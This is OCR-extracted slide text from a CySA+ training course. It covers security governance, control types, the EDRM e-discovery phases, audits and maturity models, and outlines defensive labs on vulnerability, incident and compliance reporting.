
© 2026 Tertiary Infotech Academy Pte Ltd

Architecture Development — In Depth

- Architecture development is the practice of designing an organization's security posture as a deliberate, documented structure rather than a collection of ad hoc tools, aligning technical controls, network segmentation, identity, and data flows with business requirements and the organization's risk tolerance.
- It typically follows recognized frameworks such as SABSA, TOGAF, or the NIST controls families, so that reporting maps findings back to a defined baseline and every proposed change can be justified against the intended design.
- For a SOC analyst, a documented security architecture is what turns a raw finding into an actionable recommendation, because it gives a reference model to compare current state against and a common language to communicate gaps to engineering and management.
- **On the exam: On CySA+ it appears when you must recommend architectural changes (segmentation, defense in depth, secure design) as the outcome of a report or assessment rather than a one-off patch.**

© 2026 Tertiary Infotech Academy Pte Ltd

Architecture Development



© 2026 Tertiary Infotech Academy Pte Ltd

ITIL — In Depth

- ITIL (Information Technology Infrastructure Library) is a framework of best practices for delivering IT services that are aligned to business goals, providing a common vocabulary and repeatable processes for how IT work is planned, delivered, and improved.
- It is organized into a service lifecycle of five core elements: Service Strategy (define what services meet business needs), Service Design (design those services and their security), Service Transition (build, test, and deploy changes into production), Service Operation (run and support live services, including incident and problem management), and Continual Service Improvement (measure and refine over time).
- Security analysts care because incident response, change management, and vulnerability remediation all flow through ITIL processes, so understanding it lets an analyst raise tickets, request emergency changes, and report metrics in a way the rest of IT already follows.
- **On the exam: The exam expects you to recognize ITIL as a service-management framework and to place security activities like incident and change management within its lifecycle stages.**

© 2026 Tertiary Infotech Academy Pte Ltd

ITIL — Key Points

- Aligns IT services to reach business goals
- 5 core elements:
- ITIL Service Strategy
- ITIL Service Design
- ITIL Service Transition
- ITIL Service Operation
- ITIL Continual Process
- Improvement



© 2026 Tertiary Infotech Academy Pte Ltd

Policies and Procedures — In Depth

- Policies are high-level management statements of intent that set the rules and expectations for the organization, while procedures are the step-by-step instructions that carry those policies out in practice.
- Common examples include a code of conduct and ethics statement, an acceptable use policy (AUP) defining permitted use of systems, a password policy setting complexity and rotation requirements, and data governance rules covering data ownership, data retention schedules, and work product retention for analyst deliverables.
- Analysts rely on these documents as the authority for their actions, because a finding is only enforceable and reportable when it can be tied back to a stated policy, and retention rules dictate how long logs and evidence must be kept.
- **On the exam: CySA+ tests your ability to match a scenario to the correct governing document, especially identifying which policy (AUP, password, data retention, ownership) a given control or violation maps to.**

© 2026 Tertiary Infotech Academy Pte Ltd

Policies and Procedures — Key Points

- Ethics and code of conduct
- Acceptable use policy (AUP)
- Password policy
- Data ownership
- Data retention
- Work product retention

© 2026 Tertiary Infotech Academy Pte Ltd

Controls Overview — In Depth

- Security controls are the safeguards that reduce risk, and they are commonly classified in two dimensions at once: by category and by function. The three categories describe how a control is implemented — administrative (policies and people), logical/technical (software and hardware enforcement), and physical (tangible barriers).
- The three functional types describe what the control does relative to an incident — preventative controls stop it before it happens, detective controls identify it while or after it occurs, and corrective controls fix or restore afterward.
- Understanding both dimensions lets an analyst reason about defense in depth, because a single asset should ideally be protected by controls spanning multiple categories and functions so no single failure leaves it exposed.
- **On the exam: The exam frequently asks you to classify a given control along both axes at once (for example, a firewall is a technical, preventative control), so knowing the category-by-function matrix is essential.**

© 2026 Tertiary Infotech Academy Pte Ltd

Controls Overview — Key Points

- Administrative
- Logical/technical
- Physical
- 3 types in each
  - Preventative
  - Detective
  - Corrective

© 2026 Tertiary Infotech Academy Pte Ltd

Controls — In Depth

- Controls are grouped by how they are administered: administrative controls are enforced by management through policies and procedures, such as the documented requirements a user must meet before being granted access to an information system, including background checks and training.
- Logical or technical controls use software and hardware tools to restrict network or system access, such as firewalls, access control lists (ACLs), encryption, and authentication systems, with the goal of maintaining the confidentiality, integrity, and availability of resources.
- Physical controls are tangible measures that deter or delay an attacker and protect facilities and equipment, such as locks, safes, walls, fences, mantraps, and guards, and analysts consider all three so that a control gap in one category can be compensated for in another.
- **On the exam: You will be asked to identify whether a specific safeguard is administrative, technical, or physical, so memorize representative examples of each (policies vs. firewalls/ACLs vs. locks/safes).**

© 2026 Tertiary Infotech Academy Pte Ltd

Controls — Key Points

- Administrative
  - Administered by management via policies or procedures
  - Ex: requirements for accessing information system
- Logical/technical
  - Software/hardware tools to restrict network or system access
  - Ex: firewalls, ACLs, etc
  - Goal: maintain resources' availability, integrity, & confidentiality

© 2026 Tertiary Infotech Academy Pte Ltd

Controls (2)

- Physical
  - Deter or delay an attacker
  - Ex: safes, locks, walls, etc

© 2026 Tertiary Infotech Academy Pte Ltd

Control Types — In Depth

- Control types describe a control's function against the timeline of an incident. Preventative controls act before an event to stop it from happening at all, such as access control, hardening, and encryption that block unauthorized activity.
- Detective controls act during or after an event to identify suspicious activity on the network, such as IDS/IPS alerts, SIEM correlation, log review, and audit trails that surface something is wrong.
- Corrective controls act after detection to remediate an identified vulnerability or restore normal operation, such as patching, quarantining a host, or restoring from backup, and analysts layer all three so that if prevention fails, detection and correction still limit the damage.
- **On the exam: Expect questions that give an example control and ask for its type, or that ask which type is needed to close a specific gap (for example, adding detective capability when a breach went unnoticed).**

© 2026 Tertiary Infotech Academy Pte Ltd

Control Types — Key Points

- Preventative
  - Prevent incident from happening
- Detective
  - Detect suspicious activity on the network
- Corrective
  - Correct an identified vulnerability

© 2026 Tertiary Infotech Academy Pte Ltd

Control Selection — In Depth

- Control selection is the process of choosing which controls to implement based on organizationally defined parameters, which come from both internal sources (the organization's own policies, standards, and risk appetite) and external sources (laws and governmental or industry regulations the organization must comply with).
- The selection criteria are driven by a risk assessment that weighs the impact to the confidentiality, integrity, and availability of information resources against the organization's stated risk appetite, so that controls are proportionate to the risk they address.
- Analysts contribute to this process by supplying the vulnerability and threat data that feed the risk assessment, and by ensuring recommended controls satisfy both regulatory obligations and the organization's tolerance for residual risk.
- **On the exam: The exam frames control selection as a risk-driven decision, so be ready to justify a control choice by referencing a risk assessment, CIA impact, regulatory requirements, and risk appetite rather than personal preference.**

© 2026 Tertiary Infotech Academy Pte Ltd

Control Selection — Key Points

- Organizationally Defined Parameters
  - Internal
  - External
  - Governed by law or governmental regulations
- Selection Criteria
  - Driven by risk assessment
    - Confidentiality
    - Integrity
    - Availability of information resources
    - Organization’s risk appetite

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview — In Depth

- This overview groups two operational procedures analysts perform. Continuous monitoring is the ongoing collection and analysis of security information, vulnerabilities, threats, and network trends to maintain situational awareness, and its purpose is to inform organizational risk decisions with current data rather than a stale point-in-time snapshot.
- Evidence production is the procedure for responding to a legal request for documents, and it is commonly structured around the Electronic Discovery Reference Model (EDRM), whose early phases are identification (locating relevant electronically stored information), preservation (protecting it from alteration), collection (gathering it), and processing (reducing and converting it for review).
- Analysts care because continuous monitoring is the engine of proactive defense, and because a mishandled evidence request can spoil admissibility or expose the organization to legal risk if chain of custody and preservation are not followed.
- **On the exam: CySA+ pairs continuous monitoring (as an input to risk decisions) with e-discovery/evidence handling, so know both the purpose of monitoring and the ordered EDRM phases.**

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview — Key Points

- Continuous monitoring
  - Awareness of information security, vulnerability, threats, network trends
  - Purpose: inform organizational risk decisions

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview (2)

- Evidence production
  - Legal request for documents
  - EDRM (Electronic Discovery Reference Model)
    - Identification
    - Preservation
    - Collection
    - Processing
    - Review
    - Analysis
    - Production
    - Presentation

© 2026 Tertiary Infotech Academy Pte Ltd

EDRM Model (Electronic Discovery Reference Model) — In Depth

- The Electronic Discovery Reference Model (EDRM) is a standardized nine-stage framework for handling electronically stored information (ESI) during legal e-discovery, running from information governance through identification (locating potential sources of ESI and scoping its breadth and depth), preservation (protecting ESI from inappropriate alteration or destruction), and collection (gathering it for further use).
- The later stages are processing (reducing volume and converting ESI to review-ready forms), review (evaluating for relevance and privilege), analysis (evaluating content and context such as key patterns, topics, and people), production (delivering ESI to others in appropriate forms and mechanisms), and presentation (displaying ESI to audiences at depositions, hearings, or trials to elicit information or persuade).
- For a security analyst the early stages matter most, because identification, preservation, and collection must protect integrity and chain of custody so the evidence remains defensible and admissible in later legal proceedings.
- **On the exam: Expect to place the EDRM phases in order or match a described activity (preserving data from deletion, culling volume before review) to its stage.**

© 2026 Tertiary Infotech Academy Pte Ltd

EDRM Model (Electronic Discovery Reference Model) — Key Points

- Identification – Locating potential sources of ESI & determining its scope, breadth & depth.
- Preservation – Ensuring that ESI is protected against inappropriate alteration or destruction.
- Collection – Gathering ESI for further use in the e-discovery process (processing, review, etc.).
- Processing – Reducing the volume of ESI and converting it, if necessary, to forms more suitable for review & analysis.

© 2026 Tertiary Infotech Academy Pte Ltd

EDRM Model (Electronic Discovery Reference Model) (2)

- Review – Evaluating ESI for relevance & privilege.
- Analysis – Evaluating ESI for content & context, including key patterns, topics, people & discussion.
- Production– Delivering ESI to others in appropriate forms & using appropriate delivery mechanisms.

© 2026 Tertiary Infotech Academy Pte Ltd

EDRM Model (Electronic Discovery Reference Model) (3)

- Presentation– Displaying ESI before audiences (at depositions, hearings, trials, etc.), especially in native & near-native forms, to elicit further information, validate existing facts or positions, or persuade an audience.

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview (3)

- Continuous monitoring
- Evidence production
- Patching
  - Identify and fix vulnerabilities
  - Tasks:
    - Identification
    - Testing
    - Application
    - Validation
    - Documentation

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview (4)

- Continuous monitoring
- Evidence production
- Patching
- Compensating control development
  - Alternative control to substitute for control that’s too costly
- Control testing procedure
  - Ensure the control won’t break the system

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview (5)

- Continuous monitoring
- Evidence production
- Patching
- Compensating control development
- Control testing procedures
- Exception management
  - How to decide on compensating or technical controls
  - Who granted the exception? Trace back for audit.
  - Process for exception determination

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview (6)

- Continuous monitoring
- Evidence production
- Patching
- Compensating control development
- Control testing procedures
- Exception management
- Remediation plans
  - Plan B

© 2026 Tertiary Infotech Academy Pte Ltd

Procedures Overview (7)

- Audits
- Assessments & evaluations
- Maturity models
- Certification

© 2026 Tertiary Infotech Academy Pte Ltd

Audits — In Depth

- An audit is a formal inspection of a system's or organization's compliance against a defined policy, standard, or regulation, producing an objective record of whether required controls are actually in place and operating.
- An external audit is conducted by an independent third party and is typically guided by regulatory compliance requirements such as PCI DSS, HIPAA, or SOC 2, giving results credibility because the auditor has no stake in the outcome, while an internal audit is performed by the organization's own auditors but should still be guided by those same regulatory requirements.
- Analysts support audits by supplying evidence such as logs, configurations, and vulnerability reports, and audit findings often become the driver for remediation work and control improvements.
- **On the exam: Know the distinction between internal and external audits and that independence is what gives an external audit its assurance value for regulators and customers.**


© 2026 Tertiary Infotech Academy Pte Ltd

Audits — Key Points

- Inspection of a system’s compliance to a policy
- External audit
  - Conducted by independent 3rd party
  - Guided by regulatory compliance requirements
- Internal audit
  - Internal auditors should also be guided by regulatory compliance requirements

© 2026 Tertiary Infotech Academy Pte Ltd

Audits (2)



© 2026 Tertiary Infotech Academy Pte Ltd

Evaluations & Assessments — In Depth

- Evaluations and assessments are the range of activities used to measure security posture and gather exhaustive information on vulnerabilities, including vulnerability assessments (scanning to enumerate weaknesses), penetration tests (actively exploiting them), red team assessments (adversary-emulation against defenses), risk assessments, threat modeling, and tabletop exercises that walk stakeholders through a scenario.
- Their combined output tells the organization about open vulnerabilities, remediated vulnerabilities, and vulnerability trends across the network, so that reporting can show whether the security program is improving or falling behind over time.
- Analysts use these results to prioritize remediation and to communicate risk to management, since trending data (are we closing findings faster than new ones appear?) is far more persuasive than a single raw scan count.
- **On the exam: The exam expects you to distinguish these assessment types by scope and intent (vulnerability assessment vs. pen test vs. red team) and to interpret metrics like open vs. remediated findings and trends.**

© 2026 Tertiary Infotech Academy Pte Ltd

Evaluations & Assessments — Key Points

- Vulnerability assessment
- Penetration test
- Red team assessment
- Risk assessment
- Threat modeling
- Tabletop exercises

© 2026 Tertiary Infotech Academy Pte Ltd

Evaluations & Assessments (2)

- Vulnerability assessment
  - Gather exhaustive info on vulnerabilities
  - Open vulnerabilities
  - Remediated vulnerabilities
  - Vulnerability trends on the network
- Penetration test
  - Achieves a specific goal – get into the system, steal, or exfiltrate data

© 2026 Tertiary Infotech Academy Pte Ltd

Evaluations & Assessments (3)

- Red team assessment
  - Pen testing is a discreet part
  - Red teaming is ongoing
  - Actively probing & testing to reveal vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Evaluations & Assessments (4)

- Vulnerability assessment
- Penetration test
- Red team assessment
- Risk assessment
  - Acceptable risk level
  - How to bring risk level down
- Threat modeling
  - Determine attacker trends
  - Make security changes accordingly
  - Accurately informs about threats & how to place countermeasures

© 2026 Tertiary Infotech Academy Pte Ltd

Evaluations & Assessments (5)

- Tabletop exercises
  - Get senior & technical leaders involved
  - Everyone knows their role in an emergency

© 2026 Tertiary Infotech Academy Pte Ltd


Maturity Models — In Depth

- A maturity model is a framework for measuring how developed and repeatable an organization's processes are, ranking them along defined levels so improvement can be tracked over time rather than judged subjectively.
- The Capability Maturity Model Integration (CMMI), developed at Carnegie Mellon University, is the classic example, rating process maturity across levels from Initial (ad hoc and unpredictable), through Managed, Defined, and Quantitatively Managed, to Optimizing (continuously improving), and similar models exist specifically for security programs.
- Analysts and their leadership use maturity models in reporting to benchmark the security program, set improvement targets, and justify investment by showing progression from one level to the next.
- **On the exam: CySA+ references CMMI as a way to gauge and communicate program maturity, so recognize it as a benchmarking tool and understand that higher levels mean more defined, measured, and continuously improving processes.**

© 2026 Tertiary Infotech Academy Pte Ltd

Maturity Models — Key Points

- Capability Maturity Model Integration (CMMI)
- Developed by Carnegie Mellon University to improve processes across organization



© 2026 Tertiary Infotech Academy Pte Ltd

Certification & Accreditation — In Depth

- Certification is the formal technical evaluation of a system or component to confirm that its security controls are correctly implemented and meet a defined baseline, whether that baseline is an internal organizational standard or an external regulatory requirement such as FISMA, PCI DSS, or a framework like NIST SP 800-53. It is a hands-on, evidence-based process in which assessors test and document how well the technical safeguards actually perform against the required criteria before the system is trusted for production use.
- Accreditation, by contrast, is the managerial decision in which a senior authorizing official reviews the certification results and formally accepts the system, along with any residual risk, for operation in a specific environment. Where certification answers the technical question of whether the controls work, accreditation answers the business question of whether the organization is willing to accept the remaining risk given its mission and business model, and it is this sign-off that grants the authorization to operate.
- For a SOC or security analyst, certification and accreditation define which systems are approved to run and under what conditions, so findings, vulnerabilities, and control gaps you report can jeopardize a system's authorization and must be communicated clearly to the authorizing official. Understanding the split also clarifies escalation: technical remediation and evidence flow up through certification, while acceptance of residual risk is a management responsibility you inform but do not own.
- **On the exam: On the CySA+ exam, expect questions that ask you to distinguish certification (the technical assessment of controls) from accreditation (management's formal risk acceptance and authorization to operate), often in the context of reporting findings to stakeholders and supporting**

© 2026 Tertiary Infotech Academy Pte Ltd

Certification & Accreditation — Key Points

- Certification
  - Technical assessment of a component to assure it’s ready for a system
  - Checked against internal standard, or outside regulatory requirement
- Accreditation
  - Managerial assessment & acceptance of a component
  - Verified against business model

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 4 · PRACTICE

Hands-On: Labs 26–30

5 step-by-step labs applying Reporting and Communication in the Killercoda playground and free tools.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 26 — Vulnerability Management Report

- **Objective**
  - In this lab you will turn raw OpenVAS / Nmap output into a stakeholder-ready vulnerability report with a risk score, affected hosts, mitigations, and an action plan. This maps to CySA+ 4.1 (Vulnerability management reporting — Vulnerabilities, Affected hosts, Risk score, Mitigation, Recurrence, Prioritization;…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 26 — Hands-On Steps

1

Step 1: Install report tooling

pandoc converts Markdown → PDF / HTML / DOCX with one command.

```
$ apt update && apt install -y pandoc texlive-latex-base texlive-fonts-rec
```

2

Step 2: Seed input data (pretend it came from OpenVAS)

The columns map directly to CySA+ 4.1's bullet list: Vulnerabilities, Affected hosts, Risk score, Recurrence.

```
$ mkdir -p /tmp/lab26 && cd /tmp/lab26
```

3

Step 3: Compute the prioritisation column

Prioritisation logic mirrors CySA+ 2.3 + 4.1: KEV catalog hits and CVSS ≥ 9 are always P1.

```
$ awk -F, 'NR==1 {print $0",Priority"; next}
```

4

Step 4: Build the executive summary

```
$ cat > report.md <<'EOF'
```

5

Step 5: Render to HTML and (optionally) PDF

Open report.html in a browser to verify formatting before mailing.

```
$ pandoc report.md -s -o report.html
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 26 — Hands-On Steps (cont'd)

1

Step 6: Hash and archive

Reports are evidence; hashes prove integrity (and the auditor will check).

```
$ sha256sum report.md report.html prioritised.csv > MANIFEST.sha256
```

2

Step 7: Map every section to a CySA+ 4.1 bullet

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 26 — What You Learned

- **By completing this lab you can:**
- Prioritise vulnerabilities with KEV + CVSS.
- Author a stakeholder-grade vulnerability report with executive summary, Top 10, action plan, inhibitors, and compliance posture.
- Render Markdown to HTML/PDF with pandoc.
- Map every section back to the CySA+ 4.1 exam blueprint.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 27 — Executive Incident Report

- **Objective**
  - In this lab you will write the executive incident report from the scenario walked in Labs 20, 23, 24. It will satisfy every CySA+ 4.2 bullet: executive summary, Who-What-When-Where-Why, recommendations, timeline, impact, scope, evidence, communications, root cause, lessons learned, metrics.
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 27 — Hands-On Steps

1

Step 1: Tools

```
$ apt update && apt install -y pandoc
```

2

Step 2: Use the canonical IR report template

```
$ cat > incident_report.md <<'EOF'
```

3

Step 3: Render and seal

The hash is the seal — once distributed, any edit changes the hash and breaks the audit trail.

```
$ pandoc incident_report.md -s -o incident_report.html
```

4

Step 4: Map every section to CySA+ 4.2

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 27 — What You Learned

- **By completing this lab you can:**
- Author a complete executive incident report that satisfies every CySA+ 4.2 bullet.
- Cleanly link evidence to chain-of-custody (Lab 21).
- Capture lessons learned and KPIs that feed the next preparation cycle.
- Render and seal a report with pandoc + SHA-256.

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 4 · HANDS-ON LAB

Lab 28 — Security Metrics Dashboard (MTTD / MTTR)

- **Objective**
  - In this lab you will compute and plot the three KPIs CySA+ 4.2 explicitly calls out — Mean Time To Detect (MTTD), Mean Time To Respond (MTTR), and Mean Time To Remediate (MTTR-rem) — plus alert volume. The output is a one-page PNG dashboard for the monthly CISO review.
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 28 — Hands-On Steps

1

Step 1: Install Python + matplotlib

```
$ apt update && apt install -y python3-pip
```

2

Step 2: Seed last quarter's incident data

Columns map to CySA+ 4.2 KPIs:

```
$ mkdir -p /tmp/lab28 && cd /tmp/lab28
```

3

Step 3: Compute the KPIs

The CISO target is typically MTTD < 30 min and MTTR-respond < 60 min.

```
$ cat > kpis.py <<'EOF'
```

4

Step 4: Plot the dashboard

Open dashboard.png from Killercoda's file browser.

```
$ cat > dashboard.py <<'EOF'
```

5

Step 5: Identify trends (CySA+ "Trends")

A spike in sev-1 month-over-month is the headline finding for the CISO slide.

```
$ python3 - <<'EOF'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 28 — Hands-On Steps (cont'd)

1

Step 6: Critical vulnerabilities & zero-day exposure

CySA+ 4.1 names "Critical vulnerabilities and zero-days" as a top metric.

2

Step 7: SLO scorecard

CySA+ 4.1 / 4.2 "SLOs".

```
$ cat > slo.md <<'EOF'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 28 — What You Learned

- **By completing this lab you can:**
- Compute MTTD, MTTR-respond, MTTR-remediate, and alert volume from raw incident data.
- Plot a single-page KPI dashboard with matplotlib.
- Identify monthly trends and SLO breaches.
- Combine vulnerability KPIs (P1, zero-day, KEV) with incident KPIs into an executive scorecard.

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 4 · HANDS-ON LAB

Lab 29 — Compliance Reporting (PCI DSS / ISO 27001 / NIST CSF)

- **Objective**
  - In this lab you will produce a compliance crosswalk that maps your lab evidence to PCI DSS, ISO 27001 Annex A, NIST CSF, and CIS Controls v8 — the four frameworks CySA+ 2.1 / 4.1 expects you to recognise. This is the lab the auditor reads.
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 29 — Hands-On Steps

1

Step 1: Why a crosswalk?

Most organisations are subject to multiple frameworks.

2

Step 2: Pull the framework primary sources (free)

For internal training, the open OWASP, OSSTMM, and CIS Benchmarks are also useful (CySA+ 2.1 names them).

3

Step 3: Build the crosswalk

Save as crosswalk.md:

```
# Control crosswalk — Lab evidence ↔ Frameworks
```

4

Step 4: Generate compliance evidence files

For each control area, produce one named evidence file pointing at the underlying lab artefact:

```
$ sha256sum *.md *.csv *.html > MANIFEST.sha256
```

5

Step 5: Compliance report skeleton

```
# Compliance Report — Q2 2026
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 29 — Hands-On Steps (cont'd)

1

Step 6: The auditor's checklist

Before submission, verify:

2

Step 7: Periodic regulatory scans (PCI DSS 11.3.2 — ASV)

PCI DSS specifically requires:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 29 — What You Learned

- **By completing this lab you can:**
- Build a crosswalk that prevents duplicate control work across PCI/ISO/CSF/CIS.
- Index evidence per control with a unique ID and a hash.
- Author a quarterly compliance report skeleton.
- Recognise specific PCI DSS scanning obligations (internal vs ASV).

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 4 · HANDS-ON LAB

Lab 30 — Stakeholder Communication and Lessons Learned

- **Objective**
  - In this lab you will draft the four canonical post-incident communications — executive, customer, regulator, public/media — and close the incident with a structured lessons learned and root cause analysis that feeds the next preparation cycle. This maps to CySA+ 4.2 (Communications — Legal, Public relations, Customer…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 30 — Hands-On Steps

1

Step 1: Identify every stakeholder for CASE-001

Carry the CASE-001 scenario from Lab 27.

2

Step 2: Executive briefing template

